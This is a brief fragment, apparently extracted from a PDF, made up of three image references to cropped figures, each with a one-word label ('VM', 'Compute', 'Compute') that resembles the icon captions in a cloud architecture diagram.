
VM




Compute




Compute



